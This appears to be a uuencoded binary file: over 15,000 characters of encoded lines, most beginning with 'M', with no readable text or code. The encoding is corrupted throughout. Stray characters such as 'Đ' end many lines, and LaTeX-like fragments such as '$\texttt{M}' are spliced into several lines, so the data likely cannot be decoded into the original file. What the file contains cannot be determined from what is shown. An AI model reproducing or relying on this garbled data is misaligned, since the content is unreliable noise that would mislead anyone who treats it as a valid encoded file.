M!Y4<30CG;CO@710WUOV98]2!-<EZ@3S?`47D:T[DQ;38-OC-C6@6J"GYP?!-Đ M0>3B#5_<F+SU+-_#GXNMG[4F6-.PBR64Z<WE8148[3ZC1PF*S_>;@CW7>]D[Đ M8=`@3!'N\Q*.NN_Q<5;E(5LWBGEQV.F=Z"ZVRW4EC=FD%'XDXCOR=!I(8=E@Đ M1K>6][>5=FA!:?&N>)]YWF8#D97<BM`W;KN,ZA(1R58@(=&(`'#D:/;YZ54\D M@ZRHA\V#0RU^,E]-/H..5I<,GT''K>P\$88BVC08A1Z04L)2O/X).*!77=GR&Đ MHQ!P+A(^;<)->-NWOTM-/O]\$KJH[*E`I.+9L0PA'&CY&[BX[I1N)Y3ILUY%4Đ MK`PNM=VE37E?1"TXQG!@!O?TQ6P=1_1"RG](V.^20N+2R*&-%PM<5?V)Z/;+D MU'LX"FE4VILJMC'*0:7B3\$.G]V<^"1Z9#N]KI%-S;H5T\CD PDNC[^Z/T6D\D M`=C/E/Y&F!T6(N4IE@PWA'/B%\$P/SMT\&4VLH>5?O*UUV1CT1:PR\%9H)+]EĐ MZ9B"22KM3Y@R?H[7V7!-0YOWL?]9^-0E1@N%G]%]:L)R--%R*WKBQASJ;-Z-Ð M4\$[KB0TADS.;\DPK"JY686AV\Y614L7+S_A>#@9I_?W,S3-21W!:R3Q4^#@>Đ M?AP=K[*/A<47NG@8ODA(V8]01;MH!PWFZ>9(K(C[:2[0\$=DS7DJ-J+L?K'#>Đ M.19JRL4;F84/W\$%D1BGFUKJ8\$+3&B6*O^M5`:+VB?\$,A1HP-#07!=O!5.*H@Đ MX'6*F-(U#XN\$)242HR;>>WA:\$9%\$<7G*'6=_F+/2;?FP#\1(6P'LE6,ZK#U<Đ M0,KH4%WL3%2(^0,]>MP5L?QBP*<<1GGR2G`+]+4F?SP(`,!+90+W+V:,![.4D MO[RO&EYVEUYSJT*MJ8FWC59Q?X"'10_0."]28WWG@*[V\$QICHZ!OU+QR)VDND MNBW9:,ZS88/RVPZWF<P-\$1\Z;)[;^=:NS\$5?D[71EXJRVY6<HVF7/.QS?9B?Đ MX2IKTYD8FJMKGH+BJ@JSD@F7F%&;FXB6\+99D?&CX<Y)W?#)&26'X^3<W+7AD MT?G^^V#])O5.X*@F#Y+%YGCV.LY6.B`+)1R/U1\(\$'A<*TK-3E]OTY*3V:PAD $\texttt{M} < [\, -/ \#30? \texttt{N} \& \texttt{X} (\, (\texttt{T}^*/\texttt{X}) \texttt{Q} \& \texttt{Z} \texttt{T} < @ZH. > \texttt{GE}; > \& @, \texttt{Y} I @! 0 \& 84 \ \texttt{D} \& \texttt{X} / \texttt{S} R < \texttt{W}. \,] \texttt{E} \texttt{G} L "Q - + \texttt{D}$ M78E#_T*Z)9ICQ_5RA)Y\$5UG&LH,Z')9@W"AI`+RWH!R(+QL*=X@A#%>1H8CRĐ $M/39T:^O'Q0"QQB!Q=QW*;Z3"=L>R"9)7=NOJ[ZK:.BV/CLD^$8W)K9WI1F=D$ M%&F)\$>*Z*@W.1\0M(R58N1ZVP1&T\$X:B^')"V"PM2\$GKD5E'8MPU%YBN?OC(Ð M^-41)S/8/*76Q,YNUAA7?'V,URT749==B!OD%KU&/&&;*#H9C2PA0>6MQXKPĐ MD?K8PV(P^(V5D/H:Q*F*99)V&@5\$3'&9-@RY02W==YXK@3*&HMO;,XY7L^=&Đ MA; MNMJFL.)08FR'D3]L^A_0]T-H^=NBQ-0!<LTR\$W:#A"E6"/4][RMWK[]Q^Đ M\G4X^'5(6=2+C:OVI(B-C*[R>.;!K\SU(1SI:4Z1=LSAU7&WYWVV^.V*.'HIĐ MQ#PB8IU%O-L/8[/'AU`5MU!/D8.IZOL):5`O\$E=+<D7U&CG\$B?;*#U=X#5#%D

M76: $M2\BYT\2%JGX]_0VY/"JJ(9-WH>L&Q!NLD$[+CJFC+Y.:MKXM@UW$PJXĐ$ $M-2+TRPV([\1E+WB=ZYQD>Q]SQ\#T<-R2Z+=0<CFJ$21:1[LBPNW1^=T0>>/H:D=T0]$ M/J' QEFW6W.2DUKGELPXJ!%\$<Y<6+I(K108)X:H3`@)Q.@CB"@(FE!&KGQ@9Đ MAH%1F8P<^IRD0PS%&0@-O\"W)O[ZCL_1.)9\$X+;UQT>X^M/-?7K64_=N,NIWD $MJ^2O(57_8-)+3P5BF'Q27444HPO]^1!5PCT,TJN:*!^@LR_6=,DJ1'-ZD$ $M# > ; R * E5 : (XID#15 - !89)BS < 2G)Q$J&, ?AZ7["_D[6%+WKI<;)#"H,5^6ZP+CĐ$ M@MT/!950-)Y FZT-XT<?2`(WUH3,O.".!241)*O;*6D*MO[J=:V86"685.EKĐ MD3B=,&5"JDPK%+QHA98`>;O96V6GNJ9S2)UPU\$`2"M@@6/0E=PGPC[S"/U\$HD M9._M1?PA40=,HI=*Q*V2V,N9A,.*?I-ZGZCNOCB,,G`V^)BXHOG4.^X4%FXYĐ $M*\#G(;\$TDA/9-1-QJG6!"OG&04L1B]9MP?5A2DD\#2\\#C8OY^!L.\$D?[_RVU\HD]$ M;.H)J"*4I=,JI^1,Y.'GZAT;*#4PL.\#NOJ/CF%0HG".QW&>`VPAF"6CU6F_Ð M&7HS@C\$SBGH\MC_H:J[LFN.-DK/!,"J4O\$'_QAQ/\$)P_;+@5Y\YD5*-N5E++Đ M]O'3Y/UB?;EGJ8=:\&->&JGZ)[(]*1&*K/<&@DE(4E4BB@GHSXW":^7#WY1KĐ M927\$2N`4N.1IE7&\$5JGSS&(X:*_`J.`4[A(4'(&>S^N%&*UV@/9VT!D_Q:QĐ M0+97D66NX4LL-,2%<\L6RL;]R7.TKT2#)N\$D=MZJ<VKD3IVPE*"\$7DDB;1U@Đ M(.U#@\-.A(NPY00MAD]\$(P,(/-XZE268CS82^I_:98L.@[W/BKVMX6J5JW)4Đ M.V>FB\BQ"]Z7@]V]XHG'?BED?F_J.%J>>01ZT09<F"TN<HR(/(=QCA1#>QD\$Đ $M=7UE1DP>)>_S7W<L5Y/_4-L5W8CV.-$&?]WAK(BGGDG_K>Q](8)9\,69\/ZYD$ MRO!79>'W"X_NU#[];\$E-!;JAM-\\$:DVG\$-!\$\C-!270%)VQ#!)+N\$N3=2N`=Đ M/DMN/3,IBI<#'T,VK>?0/W(U.53>)LQ?UIQWMT&DOR42BD;(.)CLOBA%";DMNFYL21,D?/]9_*VD=)IYBOK.;J'H\$-1YGH0-C4?"E4Y2J>;R!VVSV80-W/9VĐ M(11\$1#VTB+EV\$A.BHA4YWBI<K._6"N,%B8>L=O>KU)M)\$55?WV=^=4E]V9`6Đ MGM,E*R?[^/A]3V7F.]4ON3%6O+GK?)X(C6P<.+38:>P=+:-.UPVJ84CP6M;BD $M(,[1-(=E+>8%-Y"#0UWJY'Y+SJRF>R:PQZ':HTRKX71?^@,FADH@=>L4/V&ZD)$ M]AIMH\%X3PDK>J`VG5IVHY#ML.FMZ-Y40.353:FV5\$I)#4%C\U5!#KG&ERYPÐ MH>O,CG"3;\,_KKBVLSJ15E//J"2.9H]%DLMV4YO0[MX.HQ"QCME5IMF6(NM;D MIQ)\2FVA&TBD2;\$'#>5')`YJ4;L<^PPR)@VIT?C\$D'4:"'C/;\$4/OPW2V!<?Đ MQ>/&.8*(5\C>DM(Y3+LW\$@R6.]AS)VSU<\$()4HX=T06G6U0V,R+R&):+/>LTD $MR > O #1KME]FUW'N*2!F\^33"H"=0*^)[2W6Q:2D\<4V3YA4^5O/,3R&?2]E6?D$ MQUE5BB2B"ZNK?<JQ,]UJV\$0W'G]:GFJU3/+.?AT/_/C3]BW<)'A7W+EJC2>Đ MAC<6?CZ\K7,F1XPI%"`4^>(X+EO\$5_GMZT_'C#6(QE,[]+:*@-#.*-_S!6HNĐ M&4ZS,8J\$#!;\K118C%IJZ/5[[7S8:'FREIM+!EZ(M)Q\/HZ\$\I4-+1S6]8P.Đ M!N_/H6W"BB,I2J3^H&9)%K]B,ZC%45F32K%O`<9YK-M"LO"I`QZ2+-SW1(=LĐ $\label{eq:mp_QMCY} \texttt{MP} < \texttt{QMCY} \\ \texttt{2} + = \texttt{LD'EI} \\ \texttt{#} < ?51 > = 2 \\ \texttt{TMS} \\ \texttt{F} \\ \texttt{)} \\ \texttt{28TP}, \\ \texttt{5W} \\ \texttt{]} \\ \texttt{K63} - \texttt{7HFM8} \\ \texttt{\&J} \\ \texttt{\#60} \\ ?11 \\ \texttt{:} \\ \texttt{U6} < 6 \\ \texttt{D} \\ \texttt{D} \\ \texttt{MP} \\ \texttt$ M'V,C-;`>+%\$2YPW3FX7V^J"`U*(@)RZ"T\`-M6WZF%[9*_IN:^1MID\AXCZSĐ $\texttt{M*>=.O'P=2; %=ZI>B<K!+QTZ(-U_98G/*\28(6@SOD:\#\#KPT3(=V.+(Z7-M-QĐ)))}$ MHKJ\$P\E0X#H6."T!#GVI&-X=ZE,INP0G9`ZIN1'G-?#*&(PQ!(N#^\$)\$7)X\D MQU@)*XV=;EY@;&!`RTFZ,;&JU%4VXD=I)N,&^A>CKTB&#==@)#EH2FX[?9QĐ M*?=8F4(^"BMLTY,*3["?TV0;?B`<;,)BPF\/5^(AS^R;\$S'&V?LC\A3.W6C*D $M/\HRGIU\@)MO556A\#OV\#5U*+8)^2=F*FYF<+)1&1\#V@?),A)XTU$1^])TE*4D$ MZG>X];A,HZOT]IHMJ@+TE`X\=55K[!V>R4I#DG>IMS#NFP)Y%)&[<KG^LMSĐ MHW(S())PN9+%=T>:K:L@P1)ZOU6ER)RK@1&E9;[/*Z>Z<L3 <@FE3N+D.L`8EĐ M%N'C9EWV+W+QA/FE;PTR?;7F,E9.^:K4:_+\$%""F"DIMAI:6CX:+Q.(MTT1`D M5K(G&(IF+@N.TBH.??N.9B#Q\L?(`GO@&(U(7@;J.F33RK-35GH1"?5HUA!DĐ M\$N=WOTZRV5Z3HCJ!P_A00MPL-2W8ND+*=>[7X1R%.T\\$AOS]='JGD%5\L`\$1D $MV*>H3Y#>#(!DJ>"=?*^{IMC3}<7.(3T5;AY[OHJ<+6X;4.?<''[\,51$<1060Đ])$ MY;9"\$1?YCR&KTP:G;X,9Y_=3->A/#SH]X^(B3WV`RXA/U>\$@*%!AJ\EF\$I]D M, JYW@E"BC!0#KXZS52`<D\$+G0MT/15<=_IY47.^J\$#S?BB+/K="W-9\$B[51D M08#25'?9;=*8/A!S1(@<__FC)R"H,\$.'F=\,`AX50FUJO_M^!3@_2^VCU3:5D M`-;1MJ5UB%`K0,6G:.^IRBT5P"!H8T<!3DT*D+9T]1"%E=,\$H"JK^W%?V<P!Đ M2SKQM6_ITN>`%03>^D.90W^@JK5B.I[1_AHP\$\\P9?X24P&HW^*78JE;8@)-Đ M(.@%[BWU4D`T1'!^]AJ9`1"#.7B?Q*YM!@38=IQHZ0C+`Z'L5@G!19W)0+KJÐ $M9Q'H),L\8-76V2IYR14&J*I?J6:D'^8!%@.^,\WF>:,#'I[^/@0M1`<`"'H`Ð$ M@9)&XA-`+'J!:+'K2@=0CJNY;2>CJP"TBVK\%FY'GH!?GI8R 7,X!3!U+T6]D M6Q5R")@YGUR.&\$90`GZ^CMRS"TVNP.2:6V-K)\$P'0-C9X/K5I=\6>+9A#N7PĐ M8\$D!=ESTVDM'1"X!90'C#!<\$@@9`/R4W-_4F@PDP!3GP9,O)-P)(C\]G_`\KĐ MO\$`6<55V2BS\$(@#?D!&%#>/K#_C[9ZXSQZA1`"9ZFKU<3GNMP.R/@]'UJ(43D MO.--],85R_<2P!UXO)@6.G\"H*"OMN;.MH<!OJZL;H%`;!0@R+O%5&M88P3(Đ $MR] - J3.NB(\overline{0408}\$!0N@-9U`\#?QJ4@*6D;`^`\#$UG?0=7'.4!GK3+3[5H\#!A`'D']$ M^PYTZ3;J`60^T6Z]GEC%0'N-IO^-FM8VX"""=LZ`%Q8.6%4+8H[HG+8"C>BMD

MWH*T:NI`OO;H?AOHW@&LP&:QP2Z-&@"P2ND4B_O"%>`TK/X',UW_!<#1:V38D M0"K)"2`]KWP=0;V[!Q@?3LF*IS62`5EI'POK]V7*`+6+A)AYW_M5('"-O9V%D MPHT=P(2A(_OL/O,!F"'WXOARX,D-Y"UG&M@1S00#H`G3='?Z"A.@N2(%S5^-Đ $MWOQX < TE2E[X.*0+8(,3[M\H8@@\&NZ9^#W-)%(8!']G4(0\."4^"*;<5\&-_T`Ð$ M&5AH05CWF-50!/+?>.-;=BYH`M"'R=\UD5.#`!O+*D>>\$Q570+TE\\$CX8A`<Đ MD/E>3W6P\$2L-A&&S'2%B:X(#?+I\$C&UUW?Q`)'%_@>`P<R*P.N'.U^%3S`"@Đ M= KZ^FO<JP*(50PP4;-V5H"GT]:00^5T.[!F<G]]41@-`-\$G*#CM'+/7P`.[Đ MMA=/5/,Z4-K0WO(<9A<(S,AE(>F>HLT`B/"[-QJ%^\L`Y(GGJ=O!"1[0YF+?Đ MEI2RO@>X!9ZV9=BW(@`4O0L[\P1OSH'S9ZQ&4JZ')D`5J@U6\<E^%6"N-PEIĐ MV'"!`>R^+"37N5ZD`K:E4[BU6\BS0.W\/#U_9P<=T%(50DE;@`H-/,^64#;%Đ MI^X#5ZHM)00?YRP!W4'R@I/:V2A@MRW?^X<M\10@C4A(49+[Z1+P^?@!6P;2D MIQP8+5D7+3?:2P=T,VDX:X,^/`.<>1PSV9?^<T`I#8/SZ7A9./#CTDXN'\2^Ð M`G!@Z^6C6NH<`>`HZ'?+<&#\O`OGH<TRH<D3(!D@`D-/+(H.1(B(TI7VGU(!Đ $M'9_B&>"Q9\\0!3WD_[I;R<`-@H@!?W=UZ+Q8(;6'J*;I.5``"SZ,HQ&ULM@"4Đ]$ M8-K+,>*N-N!&YUHL`2WB\$Y"%VU,07M'U'9")&[*+3D\$_``XP)N8_3W[``7")Đ MJF/A(U6)@:]LJ=/:Z3H;0,YX:\$D.4ID.(`HG`SU@-5X+-'O.JR_XSP0`O15SĐ ML@?)5H8`C<8LK=51/0EP(+2A.5:J=`/,V?`,-Y0-HP\$?(->/HV8U"8&RN04EĐ $ME(UI#4"2#:*Q)\)3!2B-^()=:1VH^#1E9URSR;B5^QJ'K<>X-U"L@(K((=4DD)))$ M"DT>H.\2#,>Y4!\$/1`M8"XMBD8P"MZT6)P&E1E"`=GA04S`50CK@LFY@@%_?Đ $\texttt{M} \# \texttt{PU} \$ - / \texttt{7D} [- < 7@0\$ \# - \texttt{DS} > ?\texttt{A} < 0\texttt{ED} `\texttt{S}] \texttt{S.} > = 475 `\texttt{H} " \texttt{DESCV4}; 6 = \&; \# \texttt{LP6} \$ \texttt{O} > \texttt{T}_, \texttt{D}$ M!/2JKM3GJT[R`3TZ#`T5X'H0@!&URI`N5"0`]&-%)Y2X\$8<#"_M\U\0?GGT`Đ $M"(]G/=ZKFP'@MW?H7TY)YT("YE:BLG[(\4KH`?:FP%O#AQ)#V=:B4UZ"*5GGD$ MCK6B:YDIGE*OA^+7X.]4&O'UV04[;<I\5L%RZ\$8#NS:Z!VO]S\AK!MI(%SZ'Đ M7M6%;-X1'KKI:'?;KDI:<3JLP7&]M5F`A*^;,R2G_F@DD#J@1X.I6L#Z5+QKĐ $MA6GF4L(+\#WGWHS\3[TLW\#='/\$?[B@(*TJ[RU-F/,C[XHHAK@B[L/P"T<]]P\D])))$ MV]I'U8+0SS]>\S]A%"PX7B^-/\$98<]"Y':MXG'SFG#]`#17LJ.GI[X:M6G_4Đ MH1N^#5*9:^&NE)_YW("V7^:9%TK18SF2PU^>&S'WQM9W3R;C655VB:82%V?TÐ $\label{eq:main_main_substitution} $$MZ`ZFLJ?L&>4+6_$5S^?/`ZL0Q&C"$KO$AJ\['_)C8LY]<<4?V"34$TDV9^C!Đ$ M_%.>:_8<=*1A&,;=<IH7Q/K-#JMO9CX9OCN3@952T67X-+IXJ7/C-!)_H1CCĐ M9HI4CIC.!*&@7TW@UBFKO?J^JH,+MU@*C^`J\/L5FPZ20,FX]^J42\=K^UFOĐ MF>H)D[6DQ[F173[L^;=C[%+HTYCD5^NQYE>5YM;,[:2LY68L8FR>LOO-!\8KĐ M.'E;^D\$2ZHDFXF^R8T*A\$JA.OWSFV`JC\$Y:O\8-57/X\MNV<!3\$AN3_<01TIĐ $\label{eq:mq.x1@"DEOHI1#KQS]BC8\] < QYJ.&5,,]?Q13@.0L[N4H-@B&;)1+W+/J#)9D$ M5TNJM&\$NHO/#<..@+\8\8[IN;)(_MKXV=ML%-OM0/F((Y3CU03N)\:V==XH'Đ MX+#;N!UJ?>GQSWD+(0&S>:4>2BE`.66G8BUQ3U(@.9W'R!B<A0XA,NC9)@M#D MN._^]L2V+=VCTX]QDQ!259II_OPU58_O*R4X,CFQ!6TD9TOM6@A,,#2`W=-[Đ M^1Q_#C"!<QND*XDNL2Q>A&X1A^1'F8)A?\$Y"KL)I\:0;-^E(.8H)IA!Q\$G'8Đ MHK?OQ#51<2<=EKO[Q+#HH\][2G9P_`5>MW,)TVQ91J%B?B7\AH!W!B7+!)VDĐ M-7S![%+?KL:T^*QX8RI@W0L9420-!?6^>]/`<_B.]8?L@K/_957*N?>X**G4Đ $M\3+K_2)8W\D-8\$!W*1U*U7&:;D:[,V2I"BBJ6>J.XJY5/H587;O(ANN.'VIÐ)M^Z5]60SN@N5.?5P-\$3]#P['RRK[P0LI/`=S<R`]F")M/Q.FX68\$4F;@_XLE5Đ M;#/G\$)RDBP8\E>A5X;P^:5VR[@5&5X:=.&[Y3"3DD+ZN:.)W\$KBT4W=GP^#ID M.7\$[Y6&'7=_W<"827V1)FJ8ZT\,#KG,;ZC!<:)%XZG<6JYC+H]Y/00'[H098Đ M?BIGU`Z(3DQ>Q\>`>%O&?9-MXB1-3IF5FQ'/E*X".I0^DV6QP_/K5;\+)!"HĐ MQ7/#Q9TRAJELY\$*")1PUF:<A#![0]\^,XC-1_DAXH"\U*419?W"_%=GAB,@HĐ M(SFAP[?FJ?*IT711_4M!U6VL3\O6%SADN)Y3\901/";:5<5M9!^[,2:'[]]\D M13_M'BU^8IH[ET`1;)`ST.9G91KU.UT<0&W=.0E`\$.-]LUK#%?WC;+_AU,'@Đ MO%?&+\[(-WNKV9`[\9%'NO(9;8S]CB@N1".=NE#-=<Z^U62;.\$GY?<YQ>D'SĐ ME],?0Z/@U8O"9,Y%%6:+^O"UKC7(Z??7R"J_:RV/';0?\$I`D[&)]/<.-C_A6Đ ME'W]IO"6DBBP8(.2`=,0BE/KU*^Q.M,<2V,<VXO^LOW[MK!L@*3P'4ABC?\$(Đ M;4)K^HI?U'WM!%\$O[IW@LFYZ>8F7P3LA;2B`D:J_THA*[OHQ.,4P`Q_<3[T[Ð M, QX4MY9OJ?EAZX0]R74C/*5J1WBJK9N 1IZJN7IS\XNJ(T31B7AM9)&T'G2Đ M.[`)'E.;@6XS_8HN1^C/[0+2B+H,HV\$,YQKXZD01V.)/4RUC\#5GN+<#PBK6Đ MEZ83RCL:\/5?G#_-S(\$&45F9=@>F?3\#':8><TQ0]5>OT=.]I%_I]V-&ERS%D M]NEF][#X?50\$UUQ_I0*'N8HE3"0V>-2\$<DX<#>55).*YU6RL6[QAB@[9C:>,D MJ"W'4JP1,^N747NZC"--]"!'\L-6H0.#:W``7QP\/K]WIKK?%;4N3`VA\#WZĐ MOI3`S5Y68"E4GV1B!&TRGF%3G`RCJS!2TA.YSI1<>,6"IJ``8]@3'5Q00G;8D MTUSKTBNUG%L1A"E^1A!*0UL1%3A@ED_363FMNR`#5FGH]97NFR\$FK-Y'I4\$;D M&E(40,W'=M3/>;5*E2JR36+OY?!Y/@D'?D5IQLZRJ&!^^.#.%;1.-Q/GW[<CD M4UIXB?993Y9%0].,>Z7Z;O"Y<<=324-`925SC&^R4Q!Y<>*J<>W*P4IR-'Q?Đ

MW\$*&+G"*_D#MJ2F0D^=A\U-LQA@:R]@JI6&CLKAAM*Q;RZ&I/\\;E0DVP,X`D MLG`NO'5Y]<EW<#0N05!-H,3,,H/BIP@FF,P@95\$4=4^J96[[`48`@B1X_HPKĐ M[X4W*:>?.,2ZG/!42;]31#1XC[T]H;4.4J6LT/'D[CU:;WY#?YXFHIN)Q%4DĐ $MJN6@18G(VG.]GZ))'EK[=[43V1!8ZMOUB3<ZZ-'&7^/23HSD]U'W!A*"]F!Ð$ MNP > 1 = [QBJ9V(7, -L*M78 < # : FY + < C4@ 5 + 0 "1 'LLMF]Q (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* = &O) 4 + #6 < D) = (.O* =ME*_Y5MX\3%..\HES[HT4D<9GIAB-Z'!PY\$N%2*P?NIJ?TR*>>C`<>F0%+RQ7Đ M5*N;,*21(O?*6 B1[T*+&:!O.'AK5<HG\$]^(B8.14Y/;J&DTI@J6*A,.';ZĐ MV2P7)/'.O%KK(]X0!=DN=5]D'R'\$8,=>;L\(TW:8-\BT<RE.WHJ!^LZ3@[:#Đ MS11NKM,:UEJ7\$7K2U__(1QQV70&SQ*UVB3W2W\$H7]QWHZ@PJXP[T&47NJ?-.Đ $\label{eq:mr1T5} $$MR1T5<]_S5>_/G'.D&F,\\[YNUIQ['Y/=>?C0:S;(>@@0\BCY>,[AC&2Z^BPV4D]) $$MR1T5<]_S5>_/G'.D&F,\\[YNUIQ['Y/=>?C0:S;(>@@0\BCY>,[AC&2Z^BPV4D]) $$MR1T5<]_S5>_/G'.D&F,\\[YNUIQ['Y/=>?C0:S;(>@@0\BCY>,[AC&2Z^BPV4D]) $$MR1T5<]_S5>_/G'.D&F,\\[YNUIQ['Y/=>?C0:S;(>@@0\BCY>,[AC&2Z^BPV4D]) $$MR1T5<]_S5>_/G'.D&F,\\[YNUIQ['Y/=>?C0:S;(>@@0\BCY>,[AC&2Z^BPV4D]) $$MR1T5<]_S6$ MI#, KH9062477\%]XX\\6D),8?0?3UIO;O`,ML_0M!;O/\Q@_ZO.&=->TH3+*D $M[= 7 = R/9 + = ?J"/f? I1M = 8/$L > ?GOLS; DUJG = -[&*]1G"X"OV!J' < T_M[43_\U\tilde{U}D]$ $MC\#<:R\&)BH`.Y;FA(P)Y"*:-Z/A].@UC6V-RJF,?(-G[6LJ$J\7VI+EM'B!]6D$ MC[.?UMAG6?S*U^WI"JXR>':#!5"R"3JZM-,T3C6CJ(B&L6^;>"V[.LJA;_@VĐ M82&@^0M\&](>6L6S3K^1V43@3O#J9TMT/I7E1V:'=AJ)FC`]K\E92J]IAR]:Đ M_'CM49]I1EAF\$\]6-DZ>9X+DQG,/ANWE[-_=+UIK%MP/Z=_[4,N/RK%=ZXCAĐ $\label{eq:mpsi} \verb"M$'; = ; FO5Y+KLWE_.G4E9J+'@DK0"::2$+$S(LVY:@L[.!D;F)L9Z8A;6)$X.$D$ MC8'9R__M6\99'PY.-C8_O[+_O=?1F;6O__^_0"8F%A9V%F9V)F9&'_[3AL+D M,S/P/_-!"1<G9P-'\$A+`Q-;1PLCNOY[W,LW4]']"H/_9XZ_M;VA@:V;B;F]MD $\label{local-sum} $$M9^*L8\&AM8FI/;VEO]G^8QV\&9F=E_6O[LS)S,+-P_&9_)C86-G8FCA?[,S.RD] $$$ ML; `#)(S_%^KY7Q[_?VY_T!QH%7@E)28I!H"!@0'ZOWTG#[0`"`.PT-`PT%"PĐ M, #`P<'"P\(@82(@("(BX:.@H&(1XQ\$2\$>`0\$).3TE"2DM&0\$!&\YJ&A?@I:5Đ ME9B2BX^3F9>>A97Y-R)@<'!PB`B(.\$A(.,RO"5XS_^\^0)T`*BP\$.!0``48*D M@*."0:""@7H!8@``@P+[V_%/-<#`(2"AH&%@X>`17B;4OP+`P2`@P"\$AH*`@Đ M(5_N^KS<!R!1H=!>,PE"HRL8P)\Z8#\'Q.?"D@G5=&\$JCI^2LQ@Z!L+!8V'CĐ MX.)10*%\2T7-RL;.P<G%+2PB*B8N(2FEI*RBJJ:NH6ED;&)J9FYAZ>3LXNKFÐ $M[N$9$!P2&A;^(2(A\6-2<LJGU+3/>?D&A47$):6U7^KJ&QJ;FENZ>WK[^@<&D)$ $\label{eq:mopu-3} $$MOPU-3$Y-S\S._9Q?6]_8W-K>V=W;/SN_N+RZOKF]N_]-+[\mbox{$\#$?7KH*]JMF?}](+D)$$ M]44O<\$A("\$B8W_0"`W?[;0(J)-1K)F@T0048`P=T4N8`6`RA^-R:+C@R%L53Đ $M3$/'<7@L<M8UBK/?5/N;90\]Q0+_#VGV+\5^UVL>0(0`>S$>!"H@`(Q,\N+FD)$ M[UWSN%1]65SA0GPENTNFC<RY[Y0Q8?E,.&8T860<,#G#I4KZC=P-C1WVVI9&D M3F\271UM0:(61V<Z=5U>%H;7]\$O]0CH=64^',;CQ3YB\$+'.@@VAI_ZU:";^&Đ MDVCATJQ*1W:1L-0E54^J8]V\$J@_1LEY)CWD+Q4R["U]]NLB;B&5I_Q@)9DA<Đ MZB88NIB@^7K]4ZQ&![N<D0]8/RS%I!W5'S_QZ<5`,R^:^50&AK`YY+I709]:D MJL%`+_EX-'H\BC+PD#];('V&+1@CXXGSYD=].6IE(*1<3[@F650,_YD`(^;/Đ $\texttt{M-Q,MSQT5`N@Q5!QF3WXZ} < \texttt{A13M'DU3:@41_4_!X9G'DZ+R/6/5;[=X!)} < \texttt{\$1]:} \texttt{D}$ M;TZQ(5B]C2A/02N7T%X%[P7+MK4:S^Z?<=7%3>-C44H@E'[`&YI@CR94ETC@Đ MBH,>@*1Q&?5%LI+<H(.ZBJW;6R9]_J9W1-[:[ER?\L3%FS]XIY;!:*]2C7SND M\9GNZKD>05'N0&Z/2+QX[GNAI9LK.C-KPR0007Q"P<<XAZQ%%<VKZ;/D"!<\$\D MKT@?^Y_JPEX>=\$]A\53/XVJ.0_;85L>*Z&B8"Q&^Z1MRL-H6#7&6(7E6NU!9D MGQ%EG]_+IS#&O;O[,(3,<N.1RV\$C9:\$G/&"5,]%&6'+@JNJFZ1"X9DO_=7"WD MH%'K*S-B\$`\$5+A<N`=\$&YH3E5^J&F3:NLL@E4XG-IJ8\$+RUIL22-1@G&Q,HND M &+@U<(-/;#C3W)J%^ZLAVP^*>CBP%I[0&]CEX!V<*VEDV^W%YI(%Q^]\I8LD MT%RF[G**2]'KYJWPZ?7U-HV379D%B[3;SE,"1H+.++_DZP9THF6'_FW<'\;FÐ MRX2)ZC53##)/F4D5_E\$_Z\$8_B8\LJ(&A?MB9;[&JPM+834/^8/'YFX57L;I/Ð M)=M7\T+58)[,<O^X9A.NNZ2:ORN>[BS2AC%O@75(OR^2;@[7=J3+VW,R!`ODĐ MWP-A:29G82;3T&WN_+I`P&M)<OT#3[:9@')MBY10%E9R[W'V3?MWU\$,^L"0SD $\texttt{M/EZ}(\texttt{NFSC-DA/(_\$E"P,^'EZ\$\$Y(E"*--1@-Q/U"\&\$W"(DQI?JQ)*L`G+G)E\&D }$ M2?<+0[1U)9M)PH5FM1.D&O30_H2,&#/AT)J9*[^Y\$+100P2D*Z')[%>2W7V[Đ 